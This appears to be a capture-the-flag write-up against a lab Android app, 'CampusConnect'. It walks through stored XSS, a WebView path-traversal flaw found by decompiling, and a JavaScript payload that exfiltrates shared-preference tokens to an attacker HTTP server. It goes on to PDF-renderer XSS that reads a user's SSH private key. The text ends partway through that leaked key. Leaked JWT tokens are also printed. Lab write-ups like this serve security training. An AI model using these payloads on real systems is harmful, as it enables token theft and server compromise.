
Greetings fellow CS majors! I'm about to start my capstone project and I'd appreciate any tips or advice. How did you approach your capstone projects to

When we try to post something we can see the following interesting note



Starting now, all posts will be reviewed by a teacher due to concerns about unrelated stuff being uploaded by students. Thank you for your understanding

let's post a simple xss payload: `<img/src=x onerror=alert(1)>`




The page at "file://" says:

1

We have a stored XSS, but there are no cookies. Let's open this app in jadx, check the source code, and see how this application is created.

We can see there is some AdminActivity in this Android app.



```
    com
      > android.volley
      v example.campusconnect
          > databinding
          v utils
              > AttendanceAdapter
              > AttendanceModel
              > SharedPreferenceClass
          > AdminActivity
          > AdminDashboardActivity
          > AttendanceTracking
          > HomeActivity
          > MainActivity
          > R
          > RegisterActivity
      > google
    > kotlin
    > kotlinx.coroutines
    > org
  > Resources
    APK signature
    Summary
```

Let's take a look at the login functionality.

```
public void onResponse(JSONObject jSONObject2) {
  try {
    if (!jSONObject2.getString("token").isEmpty()) {
      MainActivity.this.sharedPreferenceClass.setValueString("token",
jSONObject2.getString("token"));
      if (jSONObject2.has("adminToken")) {
        MainActivity.this.sharedPreferenceClass.setValueString("adminToken",
jSONObject2.getString("adminToken"));
        MainActivity.this.goToAnotherActivity(AdminActivity.class);
      } else {
        MainActivity.this.goToAnotherActivity(HomeActivity.class);
      }
    }
  } catch (JSONException unused) {
    Toast.makeText(MainActivity.this, "Invalid Credentials", 1).show();
  }
}
```

If the login json response has a token key, store it in the shared preferences, and if there is an `adminToken` key in the response, save it inside `sharedPreferences` and go to `AdminActivity`. Still, if there is no `adminToken` in the response, go to `HomeActivity`.

This implementation is not secure as `Shared Preferences are stored as a file in the filesystem on the device. They are, by default, stored within the app's data directory with filesystem permissions set that only allow the UID that the specific application runs with to access them. So, they are private in so much as Linux file permissions restrict access to them, the same as on any Linux/Unix system.`

Taking a look at `SharedPreferenceClass`

```
 private static final String USER_PREF = "user";
 private SharedPreferences appShared;
 private SharedPreferences.Editor prefsEditor;

 public SharedPreferenceClass(Context context) {
    SharedPreferences sharedPreferences = context.getSharedPreferences(USER_PREF, 0);
    this.appShared = sharedPreferences;
    this.prefsEditor = sharedPreferences.edit();
 }
```

So when storing this token, the application will create an XML file named `user.xml` under `/data/data/com.example.campusconnect/shared_prefs/` folder. Taking a look at the `HomeActivity`

```
public void onCreate(Bundle bundle) {
  super.onCreate(bundle);
  setContentView(R.layout.activity_home);
  final String string = getSharedPreferences("user", 0).getString("token", "");
  WebView webView = (WebView) findViewById(R.id.webView);
  this.webView = webView;
  webView.getSettings().setJavaScriptEnabled(true);
  this.webView.getSettings().setDomStorageEnabled(true);
  this.webView.loadUrl("file:///android_asset/index.html");
  this.webView.setWebChromeClient(new WebChromeClient());
  this.webView.setWebViewClient(new WebViewClient() {
    @Override // android.webkit.WebViewClient
    public WebResourceResponse shouldInterceptRequest(WebView webView2, WebResourceRequest
webResourceRequest) {
      Uri url = webResourceRequest.getUrl();
      if (url.getPath().startsWith("/local_cache/")) {
        File file = new File(HomeActivity.this.getCacheDir(), url.getLastPathSegment());
        if (file.exists()) {
          try {
            FileInputStream fileInputStream = new FileInputStream(file);
            HashMap hashMap = new HashMap();
            hashMap.put(HttpHeaders.ACCESS_CONTROL_ALLOW_ORIGIN, "*");
            return new WebResourceResponse("text/html", "utf-8", 200, "OK", hashMap,
fileInputStream);
          } catch (IOException unused) {
            return null;
          }
        }
      }
      return super.shouldInterceptRequest(webView2, webResourceRequest);
    }

    @Override // android.webkit.WebViewClient
    public void onPageFinished(WebView webView2, String str) {
      super.onPageFinished(webView2, str);

 HomeActivity.this.webView.evaluateJavascript("javascript:putDataInStorage('backendUrl',
'" + HomeActivity.this.getString(R.string.backend_url) + "')", null);
      HomeActivity.this.webView.evaluateJavascript("javascript:putDataInStorage('token',
'" + string + "')", null);
      HomeActivity.this.webView.evaluateJavascript("javascript:populatePosts()", null);
    }
  });
}
```

The application uses `WebView` in the `HomeActivity`, and it intercepts all the requests from the `WebView`. If the request URI matches a given pattern, then the response is returned from the app resources or local files. The problem arises when an attacker can manipulate the path of the returned file and, through XHR requests, gain access to arbitrary files.
Since we already have a XSS we can steal the `adminToken` using the following payload

```
function theftFile(path, callback) {
     var oReq = new XMLHttpRequest();

     oReq.open("GET", "https://any.domain/local_cache/..%2F" + encodeURIComponent(path),
true);
```

```
      oReq.onload = function(e) {
        callback(oReq.responseText);
      }
      oReq.onerror = function(e) {
        callback(null);
      }
      oReq.send();
    }

    theftFile("shared_prefs/user.xml", function(contents) {
        location.href = "http://10.10.14.36/?data=" + encodeURIComponent(contents);
    });
```


Let's store this in a javascript file start a HTTP Server, and use the following payload to trigger it.

```
<img/src='x' onerror='var
x=document.createElement(\"script\");x.src=\"http://10.10.14.36/exp.js\";document.body.app
endChild(x)' />
```

After waiting for 1-2 minutes we get the following calls on our python server

```
Serving HTTP on :: port 80 (http://[::]:80/) ...
::ffff:10.129.230.59 - - [30/Oct/2023 07:12:26] "GET /exp.js HTTP/1.1" 200 -
::ffff:10.129.230.59 - - [30/Oct/2023 07:12:27] "GET /?
data=%3C%3Fxml%20version%3D%271.0%27%20encoding%3D%27utf-
8%27%20standalone%3D%27yes%27%20%3F%3E%0A%3Cmap%3E%0A%20%20%20%20%3Cstring%20name%3D%22adm
inToken%22%3EeyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJuYW1lIjoieGNsb3czbiIsImVtYWlsIjoieGNs
b3czbkBoYWNrdGhlYm94LmV1Iiwicm9sZSI6Im1vZGVyYXRvciIsImZvciI6ImFkbWluLmNhbXB1c2Nvbm5lY3QuaH
RiIiwiaWF0IjoxNjk4NjMwMTc5fQ.UDZ9zcoHV73ma_I5UV7V_mgEcMWaGyz0DL5IixOKWQw%3C%2Fstring%3E%0A
%20%20%20%20%3Cstring%20name%3D%22token%22%3EeyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJuYW1l
IjoieGNsb3czbiIsImVtYWlsIjoieGNsb3czbkBoYWNrdGhlYm94LmV1Iiwicm9sZSI6InRlYWNoZXIiLCJmb3IiOi
JjYW1wdXNjb25uZWN0Lmh0YiIsImlhdCI6MTY5ODYzMDE3OX0.-u-m-lqzrVjx0dQG-
tcH4x2KMGFlJXcTYa1sCz90cyk%3C%2Fstring%3E%0A%3C%2Fmap%3E%0A HTTP/1.1" 200 -
```

We got the `Admin Token`. After getting admin, there is an endpoint in `admin.campusconnect.htb` named `/api/exportAttendance`, and we have to include the admin token as a header named `admin-token`



GET http://10.129.230.59/api/exportAttendance


	Key	Value	Description
☑	Host	admin.campusconnect.htb	
☑	admin-token	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJuYW1lIjoieGNsb3czbil...	

Status: 200 OK Time: 4.48 s Size: 36.94 KB

ID	Name	Email	Present	Absent
1	Xclow3n	**xclow3n@campusconnect.htb**	13	107
2	Mathew Bucker	**mbucker@campusconnect.htb**	256	10
3	David Kalana	**dKalana@campusconnect.htb**	253	14
4	Mahesh Dellulu	**mdelulu@campusconnect.htb**	200	50
5	test	**test@test.com**	0	0

We get a PDF, and we can see our newly created user is also there, So I'm assuming it's generating dynamic PDF through a browser. Let's see if we can get XSS, thereby registering a new user with our payload in the name.

Payload: `<script>document.write(window.location)</script>`



GET http://10.129.230.59/api/exportAttendance


	Key	Value	Description
☑	Host	admin.campusconnect.htb	
☑	admin-token	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJuYW1lIjoieGNsb3czbil...	

Status: 200 OK Time: 3.19 s Size: 40.86 KB

ID	Name	Email	Present	Absent
1	Xclow3n	**xclow3n@campusconnect.htb**	13	107
2	Mathew Bucker	**mbucker@campusconnect.htb**	256	10
3	David Kalana	**dKalana@campusconnect.htb**	253	14
4	Mahesh Dellulu	**mdelulu@campusconnect.htb**	200	50
5	test	**test@test.com**	0	0
6	file:///tmp/result.html	**test1@test.com**	0	0

And we got XSS in leaked the file path. Since we have XSS and it uses the file protocol, we can read files from the system. Let's read the ssh keys of the current user.

Payload: `<iframe src='file:///home/rick/.ssh/id_rsa' width=1000 height=1000 ></iframe>`



http://10.129.230.59/api/exportAttendance

GET http://10.129.230.59/api/exportAttendance

Status: 200 OK Time: 3.10 s Size: 43.15 KB

ID	Name
1	Xclow3n
2	Mathew Bucker
3	David Kalana
4	Mahesh Dellulu
5	test
6	file:///tmp/result.html

7

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEA3YnOdryttZFevgOWvFRW2MK6rKYUxDKuRjvET1myhdwp6jWYSSjg
7SPgPj7gr1cu5VnztA7gqv8uYZ9bAQEVFrHOBdV+3O+TvYfHd1U+8SEjB/xcbBPoqIVzXP
oNq5h4xJWAbiPWhUqicVHr6UannY5dsEgY5eXxXjX0KUABOFpPe/O4GJkxtelZCWk6nEx9
idssDCBGhIoDx6EomVFxJzwmKUXAT1rG/3Txb0hhMiUzipTzDkhU/Nsl6DVw1O0QpZ2wXB
6YP+hhPIzfIr1rJx0uCoN+gwjMGh6Me/SkHS4L0eSRdprgynkUTSk39yrOaYhTFkl50jxC
N1o8x8m8vJGYK7eAnCQujxHr992t0w4N54lSGbMOxGQVW3zHDaf8zWT0V8w3j5HxFNqaB/
l5o3A0lmhOXeBV9TjVOStvusmclWOW9MzH+K4aKmgUWfiPj8RjM09XwIUHCidHNJF0LlaM
